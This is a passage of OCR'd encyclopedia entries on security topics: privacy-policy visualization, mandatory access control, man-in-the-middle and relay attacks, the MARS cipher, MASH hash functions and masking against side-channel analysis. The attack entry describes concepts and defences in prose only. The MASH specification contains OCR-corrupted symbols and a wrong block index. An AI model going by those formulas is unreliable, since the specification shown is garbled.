outside the user’s friend network	

Proposed Treemap-Based Visualization

We use a Treemap visualization to display the photo albums according to their policy misconfigurations. There are two levels in our Treemap hierarchy.

- *Level 1*. The first tree level displays the albums grouped by their policies. Each rectangle in this level corresponds to a distinct policy. The size of the rectangle is proportional to the number of albums having this policy. The color of the rectangle shows the sensitivity of the misconfiguration detected in the underlying policy, where red represents the highest sensitivity and yellow represents the lowest sensitivity (Fig. 1a).




(a) Level 1- Album policy groups

(b) Level 2 - Albums inside an album policy group

Managing and Monitoring Social Network Privacy Policies, Fig. 1 Treemap visualization of photo albums w.r.t their policy misconfigurations. (**a**) Level 1 – Album policy groups. (**b**) Level 2 – Albums inside an album policy group

- *Level 2*. The second level displays all the albums inside an album policy group. Each rectangle corresponds to a single album. The size of the rectangle is proportional to the number of photos inside the album. The color of each rectangle is the same as that of the parent rectangle in level 1 and shows the sensitivity of the misconfiguration detected in the album. Figure 1b shows the albums inside the policy group “public.” Clicking on a rectangle in this level takes the user to the album’s details screen. This screen displays a summary of the album consisting of its description, policy, detected misconfigurations, most liked and commented photos, and similar albums. There is also an option to fix the album policy and rescan it (Fig. 2).



Managing and Monitoring Social Network Privacy Policies, Fig. 2 Album summary screen

We developed a prototype for Facebook by extracting the privacy settings of photo albums through the Facebook API.

Conclusion and Future Directions

We proposed a tool that enables a user to quickly identify and fix unintended photo sharing on social networks. The tool displays the photo albums according to their policy misconfigurations using a Treemap visualization. We developed a prototype that is currently limited to Facebook. However, the idea can be easily customized to other social networks.

To evaluate the effectiveness of our tool, its usability assessment is crucial. Therefore, the future directions of this work involve designing an eye-tracking-based user study focused on the following questions:

1. Compared to the existing privacy configuration interfaces on social networks, is the Treemap visualization more effective regarding users' speed and accuracy of identifying and fixing album policy misconfigurations?

2. What is the users' subjective satisfaction of the tool based on the System Usability Scale (Brooke 1996)?

3. Which elements of the tool attract the most user attention?

References

Anwar M, Fong PW (2012) A visualization tool for evaluating access control policies in facebook-style social network systems. In: Proceedings of the 27th annual ACM symposium on applied computing, pp 1443–1450

Braunstein A, Granka L, Staddon J (2011) Indirect content privacy surveys: measuring privacy without asking about it. In: Proceedings of the seventh symposium on usable privacy and security, pp 1–14

Brooke J (1996) Sus: a "quick and dirty'usability. Usability evaluation in industry, p 189 [zbMATH]

Javed Y, Shehab M (2013) Access control policy misconfiguration detection in online social networks. In: 2013 international conference on social computing. IEEE, pp 544–549

Mazzia A, LeFevre K, Adar E (2012) The pviz comprehension tool for social network privacy settings. In: Proceedings of the eighth symposium on usable privacy and security, pp 1–12 [zbMATH]

Shneiderman B, Plaisant C (1998) Treemaps for space-constrained visualization of hierarchies

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_822

Mandatory Access Control (MAC) Policies

Sabrina De Capitani di Vimercati[12] ✉ and Pierangela Samarati[12] ✉
(12) Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy

✉ **Sabrina De Capitani di Vimercati (Corresponding author)**
Email: sabrina.decapitani@unimi.it

✉ **Pierangela Samarati**
Email: pierangela.samarati@unimi.it

Definition

Mandatory access control (MAC) policies control access based on mandated regulations determined by a central authority.

Theory

With a mandatory access control policy, access decisions are made by a central authority (Samarati and De Capitani di Vimercati, 2001). This implies that the central authority has to define all permissions and users cannot define their own permissions, even if they are the owners of the objects on which access has to be controlled. The most common form of mandatory policy is the *multilevel securitypolicy* that is based on the classifications of *subjects* and *objects* in the system. Objects are passive entities storing information. Subjects are active entities that request access to the objects. The semantics and use of the classifications assigned to objects and subjects within the application of a multilevel security policy

depends on whether the classification is intended for a *secrecy* or an *integrity* policy.

A secrecy-based mandatory policy (e.g., the Bell and LaPadula model) controls the direct and indirect flows of information to the purpose of preventing leakages to unauthorized subjects. An integrity-based mandatory policy (e.g., the Biba model) controls the flow of information and prevents subjects to indirectly modify information they cannot write. An important aspect of the mandatory policies is the distinction between their concept of *subjects* and the concept of *authorization subjects* considered in the discretionary policies. While authorization subjects typically correspond to users (or groups thereof), mandatory policies make a distinction between *users* and *subjects*. Users are human beings who can access the system, while subjects are processes (i.e., programs in execution) operating on behalf of users. This distinction allows the mandatory policy to control the indirect accesses (leakages or modifications) caused by the execution of processes.

Mandatory access control policies have been developed and are typically considered at the level of operating systems. The application of mandatory policies in the context of database management systems (DBMSs) introduces several challenges and complications that need special consideration. Some support for mandatory (specifically) multilevel policies is however provided in some DBMSs. Security classification is typically supported at the level of table row, that is, security classes are assigned to rows within tables, and subjects' visibility is regulated accordingly.

Mandatory access control policies have also been integrated with smart devices. An example is the Security Enhanced Linux (SELinux), a MAC policy for the Linux operating system that has been also integrated within the Android operating system. The main advantage of this integration is related to the fact that Android can better confine the installed applications, which are contained within a restricted space, thus reducing the possible effects of malicious applications on the system resources.

Mandatory access control principles have also been adapted and developed in the context of commercial systems, in the secrecy-based *Chinese Wall* approach introduced by Brewer and Nash in 1989 and in the integrity model introduced by Clark and Wilson in 1987. In these approaches, subjects are users of the system and the mandatory axioms

impose restrictions on their operation to prevent improper information leakage or tampering.

Cross-References

- Access Control Policies, Models, and Mechanisms
- Bell–La Padula Model
- Biba Model
- Chinese Wall
- Clark and Wilson Model
- Multilevel Security Policies

References

Samarati P, De Capitani di Vimercati S (2001) Access control: policies, models, and mechanisms. In: Focardi R, Gorrieri R (eds) Foundations of security analysis and design. LNCS, vol 2171. Springer [zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300578

Maneuvering

Moving Target Defense

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_324

Man-in-the-Middle and Relay Attack

Yvo Desmedt[13] ✉
(13) Department of Computer Science, The University of Texas at Dallas, Richardson, TX, USA

✉ **Yvo Desmedt**
Email: y.desmedt@cs.ucl.ac.uk

Definition

An adversarial computer between two ones pretending to the one to be the other.

Theory

The *man-in-the-middle attack* is a very old attack that has been used against a wide range of protocols, going from login protocols, *entity authentication* protocols, etc.

To illustrate, consider *secure socket layer (SSL)*, used to protect the privacy and authenticity of WWW traffic. Current public key infrastructures either are nonexistent or have very poor security, if any (for an incident example, see Erroneous verisign-issued digital certificates pose spoofing hazard 2001). This implies that a man-in-the-middle can be launched as follows. Suppose Alice wants to have a secure WWW connection to Bob's WWW page. When Eve is between Alice and Bob, Eve will pretend that her made-up public key is the one of Bob. So, when Alice accepts the fake certificate, she is in fact sending information to Eve. Eve can then start an SSL connection with the real WWW page of Bob. Even though encryption

and authentication is used, once Eve has convinced Alice that her made-up key is the public key of Bob, Eve can be an active eavesdropper.

Man-in-the-middle attacks can also be launched against entity authentication schemes (Bengio et al., 1991), allowing a third party – let us say Eve – to pretend to be Alice. For possible solutions consult, e.g., Bengio et al. (1991), Beth and Desmedt (1991), and Brands and Chaum (1993).

In a *relay attack*, a party – let say Eve – will use the resources of a second party in an unauthorized way. A classical example is related to e-mail. Suppose Eve wants to send spam e-mail to lots of users, but does not have the resources (e.g., bandwidth). She will try to use Alice's machine to have it send all this e-mail. This may result in a denial of service against Alice's machine. Old mail servers allowed mail to be relayed. A more modern version of a relay attack is similar to a man-in-the-middle, except that (one of) the attacker(s) initiates the communications, e.g., between an electronic key (or a smart card) and the electronic lock. An example is explained in more details in Relay attack (2024) and a nice survey can be found in Attaque par relais (2024) (in French).

Experimental Results

The hacking community has reinvented the use of man-in-the-middle and relay attacks in the context of entity authentication. It is now heavily used in car theft. One of the first articles was by BBC: http://www.bbc.com/news/uk-england-birmingham-42132689.

Due to the reinvention, the terminology used is no longer the one that was used in Bengio et al. (1991). A theft using a man-in-the-middle attack is now called a "relay theft." Faraday cages were proposed in Bengio et al. (1991) to protect against such attacks. Today, when it is used to protect a wallet or keys, it is called a "Faraday pouch." Other solutions include to one-time (using ZKIP) authenticate one's location on earth (Desmedt, 1988), or to exploit the relative distance between prover and verifier (Beth and Desmedt, 1991). Variants are known under the name "distance bounding protocols" (see Distance-bounding protocol (2023) for an incomplete survey and also Attaque par relais 2024).

For other references, see, e.g., Bart (2011), Hymas (2022), and Thakorlal (2018).

References

Attaque par relais (2024). https://fr.wikipedia.org/wiki/Attaque_par_relais

Bart J (2011) Cars with keyless entry fall prey to antenna hack. http://hothardware.com/News/Cars%2Dwith% 2Dkeyless%2Dentry%2Dfall%2Dprey%2Dto%2Dante nna%2Dhack/

Bengio S, Brassard G, Desmedt YG, Goutier C, Quisquater JJ (1991) Secure implementations of identification systems. J Cryptol 4(3):175–183
[zbMATH]

Beth T, Desmedt Y (1991) Identification tokens – or: solving the chess grandmaster problem. In: Menezes AJ, Vanstone SA (eds) Advances in Cryptology – Crypto'90, Proceedings, Lecture Notes in Computer Science, vol 537. Springer, pp 169–176. Santa Barbara, California, USA, 11–15 Aug, 1991

Brands S, Chaum D (1993) Distance-bounding protocols. In: Helleseth T (ed) Advances in Cryptology – Eurocrypt '93, Proceedings, Lecture Notes in Computer Science, vol 765. Springer, pp 344–359. Lofthus, Norway, May, 1993
[zbMATH]

Desmedt Y (1988) Major security problems with the "unforgeable" (Feige-)Fiat-Shamir proofs of identity and how to overcome them. In: Securicom 88, 6th Worldwide Congress on Computer and Communications Security and Protection, SEDEP, Paris, France, pp 147–159. 15–17 Mar, 1988

Distance-bounding protocol (2023). https://en.wikipedia.org/wiki/Distance-bounding_protocol

Erroneous verisign-issued digital certificates pose spoofing hazard (2001) Updated: 23 June, 2003. Microsoft Security Bulletin MS01-017. http://www.microsoft. com/technet/treeview/default.asp?url=/technet/security/ bulletin/MS01-017.asp

Hymas C (2022) AA president hides keyless car fob inside microwave to foil hackers. The Telegraph

Relay attack (2024). https://en.wikipedia.org/wiki/Relay_attack

Thakorlal E (2018) What a steal how thieves are exploiting 100 ebay gadgets to steal your keyless car in under 30 seconds. The Sun

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300579

Manipulation Detection Code-2

MDC-2 and MDC-4

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300580

Manipulation Detection Code-4

MDC-2 and MDC-4

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_593

MARS

Christophe De Cannière[14] ✉
(14) Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

✉ **Christophe De Cannière**
Email: christophe.decanniere@esat.kuleuven.be


MARS (Burwick et al. 1998) is a block cipher designed by IBM. It was proposed as an *Advanced Encryption Standard* (Rijndael/AES) candidate in 1998 and was one of the five finalists in the AES selection process.

MARS has a block size of 128 bits and accepts secret keys of variable lengths, ranging from 128 to 1248 bits. It is a word-oriented cipher, i.e., all operations are performed on 32-bit words. The main distinguishing feature of MARS is its heterogeneous structure, inspired by the theoretical work of Naor and Reingold. The cipher consists of three stages:


- *Forward Mixing*. First, four 32-bit subkeys are added to the data entering the cipher. The resulting block of four 32-bit words is then passed through eight rounds of a "type-3" Feistel network. In each round, one data word is used to modify the three other words. The Feistel network uses two fixed 8 × 32-bit S-boxes S_0 and S_1, and does not depend on the secret key in any way.
- *Cryptographic Core*. The core of the encryption algorithm consists of a type-3 Feistel network of 2 × 8 rounds. In each round, the data is modified using an *E*-function which takes as input one data word and two key words, and produces three output words. The *E*-function itself uses many different components: a 9 × 32-bit S-box *S*, a 32-bit multiplication, fixed and data-dependent rotations, an addition, and XORs. After eight "forward" rounds, eight slightly different "backward" rounds are applied.

- *Backwards Mixing*. This layer is essentially the inverse of the forward mixing layer. Notice, however, that different subkeys are used.

At present, only a few attacks on reduced-round versions of MARS have been presented. Note that, due to its heterogeneous structure, MARS can be downscaled in many different ways. A first approach is to concentrate on the core rounds. In 2000, Biham and Furman have shown impossible differentials over 8 out of 16 core rounds. An attack breaking 11 rounds using amplified boomerang techniques is presented by Kelsey, Kohno, and Schneier (2000, 2001). The same authors also proposed a straightforward meet-in-the-middle attack on a MARS version with only five core rounds, but with full forward and backward mixing (Figs. 1 and 2).



MARS, Fig. 1 High-level structure of MARS



MARS, Fig. 2 One round of the type-3 Feistel network of the core (forward mode)

Cross-References

Block Ciphers

Recommended Reading

Biham E, Furman V (2000) Impossible differential on 8-round MARS core. In: Proceedings of the Third AES candidate conference, New York, 13–14 Apr 2000, pp 186–194

Burwick C, Coppersmith D, Avignon ED, Gennaro R, Halevi S, Jutla C, Matyas SM Jr, O'Connor L, Peyravian M, Safford D, Zunic N (1998) MARS – a candidate cipher for AES. In: Proceedings of the First AES candidate conference, 20–22 Aug 1998. National Institute of Standard and Technology, Gaithersburg

Kelsey J, Schneier B (2000) MARS attacks! Preliminary cryptanalysis of reduced-round MARS variants. In: Proceedings of the Third AES candidate conference, New York, 13–14 Apr 2000, pp 169–185

Kelsey J, Kohno T, Schneier B (2001) Amplified boomerang attacks against reduced-round MARS and Seprepent. In: Schneier B (ed) Fast software encryption (FSE 2000), New York, 10–12 Apr 2000. Lecture notes in computer science, vol 1978. Springer, Berlin, pp 75–93
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_594

MASH Hash Functions (Modular Arithmetic Secure Hash)

Bart Preneel[15] ✉
(15) Department of Electrical Engineering-ESAT/COSIC, University of Leuven, Heverlee, Belgium

✉ **Bart Preneel**
Email: bart.preneel@esat.kuleuven.be

Definition

MASH-1 and MASH-2 are constructions for *Hash Functions* based on *modular arithmetic*. Both are unkeyed cryptographic hash functions that have been designed to have the following properties: *preimage resistance*, *second preimage resistance*, and *collision resistance*.

Background

The history of hash functions based on modular arithmetic dates back to the mid 1980s. Many designs have been broken, including the one in CITT Recommendation X.509 Annex D (ISO 9594-8) (cf. Correcting Block Attack). The MASH design is the result of a long design effort within ISO/IEC JTC1/SC27/WG2; the final result was published as Part 4 of ISO/IEC 10118 in 1998. The MASH hash functions are among the first hash function designs that use a strong output transformation.

Theory

In the following, N denotes an *RSA* modulus, that is, the product of two large primes and m denotes its length in bits or $m = \lceil \log_2 N \rceil$. The length n of the chaining variables in bits is then equal to the largest multiple of 16 strictly smaller than m. The length of the message blocks is equal to $n/2$ bits. The specification also needs a prime number p with $\lceil \log_2 p \rceil \leq m/2$; the prime p shall not be a divisor of N and the three most significant bits of p shall be equal to 1. The operation $\|$ denotes the concatenation of strings.

MASH-1 is defined for input strings of length $< 2^{n/2}$ bits. If necessary, the string X is right-padded with "0" bits to obtain a string with bit-length a multiple of $n/2$ and the resulting string is divided into t $n/2$-bit blocks denoted with $X_1, X_2, \ldots, X_t$. Next, a block X_{t+1} is added which contains the binary representation of the input string X in bits, left-padded with "0" bits. Subsequently each block X_i is expanded to an n-bit block $\mathbb{F}_{p^2}$ as follows: insert four 1 bits before every 4-bit substring of X_i.

The MASH-1 compression function, which maps $3n/2$ bits to n bits, is defined as follows:

$$H_i = \left(\left(\left(\tilde{X}_i \oplus H_{i-1} \right) \vee A \right)^2 \pmod{N} \right) \sim n \quad \oplus H_{i-1}. \tag{1}$$

Here A = `0xF00…00` and $\sim n$ denotes that the rightmost n bits of the m-bit result are kept. The iteration starts with the all '0' string or $H_0 = 0^n$ and runs for $1 \leq i \leq t + 1$.

At the end, a rather complex output transformation is applied to H_{t+1}. First H_{t+1} is divided into four $n/4$-bit blocks defined as follows: $H_{t+1} = Y_0 \| Y_1 \| Y_1 \| Y_3$. Define 12 $n/4$-bit blocks $Y_i = Y_{i-1} \oplus Y_{i-4}$, $4 \leq i \leq 15$. Combine the Y_i to eight additional $n/2$-bit blocks $X_{t+1+i} = Y_{2i-2} \| Y_{2i-1}$, $1 \leq i \leq 8$, transform the X_{t+1+i} blocks to $\left(k_x^{new}\right)'$, and perform eight additional iterations of the compression function with these blocks. Finally the hash result is computed as $H_{t+1+8} \mod p$.

MASH-2 is obtained by replacing in MASH-1 the exponent 2 by the exponent $257 = 2^8 + 1$.

The redundancy in the block $\mathbb{F}_{p^2}$ (four "1" bits in every byte) and the additional operations ($\vee A$ and $\sim n$) intend to preclude a Correcting Block Attack. The complex output transformation destroys some of the mathematical structure of the modular exponentiation.

When the factorization of the modulus is not known, the best known (2nd) preimage and collision attacks on MASH-1 require $2^{n/2}$ and $2^{n/4}$ operations (Coppersmith and Preneel 1995); they are thus not better than brute force attacks. While to date no efficient attacks are known that exploit the factorization of the modulus, knowledge of the factorization may reduce the security level. Therefore it is strongly recommended that the modulus N is generated by a trusted party (who deletes the factors after generation) or by using multi-party computation (e.g., Boneh and Franklin (1997) and Frankel et al. (1998)).

Cross-References

Correcting-Block Attack
Hash Functions

Recommended Reading

Boneh D, Franklin M (1997) Efficient generation of shared RSA keys. In: Kaliski B (ed) Advances in cryptology – CRYPTO '97: proceedings, Santa Barbara, 17–21 August 1997. Lecture notes in computer science, vol 1294. Springer, Berlin, pp 425–439
[zbMATH]

Coppersmith D, Preneel B (1995) Comments on MASH-1 and MASH-2. 21 February 1995, ISO/IEC JTC1/SC27/N1055

Frankel Y, MacKenzie PD, Yung M (1998) Robust efficient distributed RSA-key generation. In: Proceedings 30th ACM symposium on the theory of computing, Dallas, 23–26 May 1998. ACM Press, New York, pp 663–672
[zbMATH]

ISO/IEC 10118 Information technology – Security techniques v Hash-functions. Part 1: General, 2000. Part 2: Hash-functions using an n-bit block cipher algorithm, 2010. Part 3: Dedicated hash-functions, 2004. Part 4: Hash-functions using modular arithmetic, 1998

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1697

Masking Countermeasure

Emmanuel Prouff[16] ✉
(16) CNRS, INRIA Laboratoire d'Informatique, Equipe PolSys, Sorbonne Université, Paris Cedex 05, France

Synonyms

Blinding; Duplication; Encoding; Secret sharing

Definition

Masking is a countermeasure used to secure cryptographic implementations against side-channel analysis. The principle is to randomly split every sensitive intermediate variable occurring in the computation into several shares and to securely operate on these shares throughout the calculation.

Theory

Masking countermeasures, aka *secret sharing* or *duplication*, have been introduced simultaneously in Goubin and Patarin (1999) and Chari et al. (1999) to defeat side-channel analysis (SCA for short) against cryptographic implementations. It consists in splitting every sensitive variable of the implementation (i.e., every variable functionally depending on the secret parameters) into a predetermined number of shares, say n, called the *masking order*. While the shared value can be recovered from the shares thanks to a so-called reconstruction function, the sharing is defined such that no information can be recovered from less than $d < n$ shares, where d plays the role of a security parameter. A so-called (n, d)-masking scheme aims at specifying how to update the sharing of the internal state of the

processing such that (1) the final sharing corresponds to the expected cryptographic output and (2) no information can be recovered on the secrets with strictly less than $d + 1$ values manipulated during the entire processing. The latter property is sometimes called *dth-order SCA security* in the dedicated literature, and it is equivalent to the *dth-order probing security* introduced in Ishai et al. (2003). In a series of papers starting from the latter one, it has been shown that the complexity of mounting a successful side-channel attack against a masked implementation increases exponentially with d, the base of the exponent only depending on the amount of noise in the signals exploited by the SCA. Starting from this observation, the design of efficient masking schemes for different cryptographic algorithms has become a foreground issue, together with the definition of frameworks to formally prove their security in pertinent models.

The main technique which has been used to share sensitive data is the so-called Boolean masking: it simply consists in randomly splitting the value x into n shares $x_1, x_2, \ldots, x_n$ such that $x = x_1 \oplus x_2 \oplus \ldots \oplus x_n$, with $\oplus$ denoting the bitwise X-OR operation. It straightforwardly gives a security at order $d = n - 1$. Most of the masking schemes developed for block cipher implementations are based on Boolean masking and start from ideas developed in Ishai et al.'s paper to secure, in any finite field, both affine functions and multiplications. Since any processing can be decomposed into those two types of operations solely, having a masking scheme for both of them together with a third one to refresh the involved randomness directly enables to deduce a generic solution by simple composition. Ishai et al.'s schemes have been improved and adapted through several papers to reduce the number of internal operations (Goudarzi et al., 2018) or the amount of randomness (Belaïd et al., 2017). Some works have investigated in parallel how to decompose cryptographic primitives in order to minimize the overhead induced by their masking (Carlet et al., 2012). Other works have directly try to design cryptographic algorithms which are "masking friendly" (see, e.g., Goudarzi et al. 2020). Meanwhile, to help the designers to evaluate the security of their schemes, several models have been proposed to build formal proofs: the *probing model* and the *random probing model* (Ishai et al., 2003), the *glitch-robust probing model* (Cassiers and Standaert, 2021), and the *noisy leakage model* (Prouff and Rivain, 2013) are among the most cited ones. In parallel, tools have been developed to automatically produce proofs in those models (Barthe et al., 2015).

Notably, other sharing techniques have been investigated to define masking schemes. We list three of them hereafter:

- (Multiplicative masking) x is viewed as an element of a finite field $\mathbb{K}$ and is represented by the pair $(x + \delta_0(x), \delta_0(x))$, where $\delta_0(x)$ is the function that maps any non-zero value to 0 and the zero value to 1; then, $x + \delta_0(x)$, which is always non-zero, is split into n non-zero shares such that $x + \delta_0(x) = x_1 \times x_2 \times \ldots \times x_n$, where $\times$ denotes the multiplication over $\mathbb{K}$, and $\delta_0(x)$ is split into n additive shares δ_i such that $\delta_0(x) = \delta_1 + \delta_2 + \ldots + \delta_n$ (Genelle et al., 2011).
- (Arithmetic masking) x is viewed as an element of $\mathbb{Z}/q\mathbb{Z}$ for some integer q, and it is split into n shares $x_1, x_2, \ldots, x_n$ such that $x = x_1 + x_2 + \ldots + x_n$, where + is the addition modulo q (Coron et al., 2014).
- (Inner product masking) x is viewed as an element of a finite field $\mathbb{K}$, and it is shared into two n-dimensional vectors $L = (L_1, L_2, \ldots, L_n) \in \mathbb{K}^n$ and $(R_1, R_2, \ldots, R_n) \in \mathbb{K}^n$ such that $x = L \cdot R$, where $\cdot$ is a scalar product over $\mathbb{K}$ (Balasch et al., 2017).

Algorithms to convert one type of masking into another one while maintaining the dth-order SCA security have been proposed: see, e.g., Coron et al. (2014) for conversions between arithmetic and Boolean maskings or Genelle et al. (2011) for conversions between Boolean and multiplicative maskings.

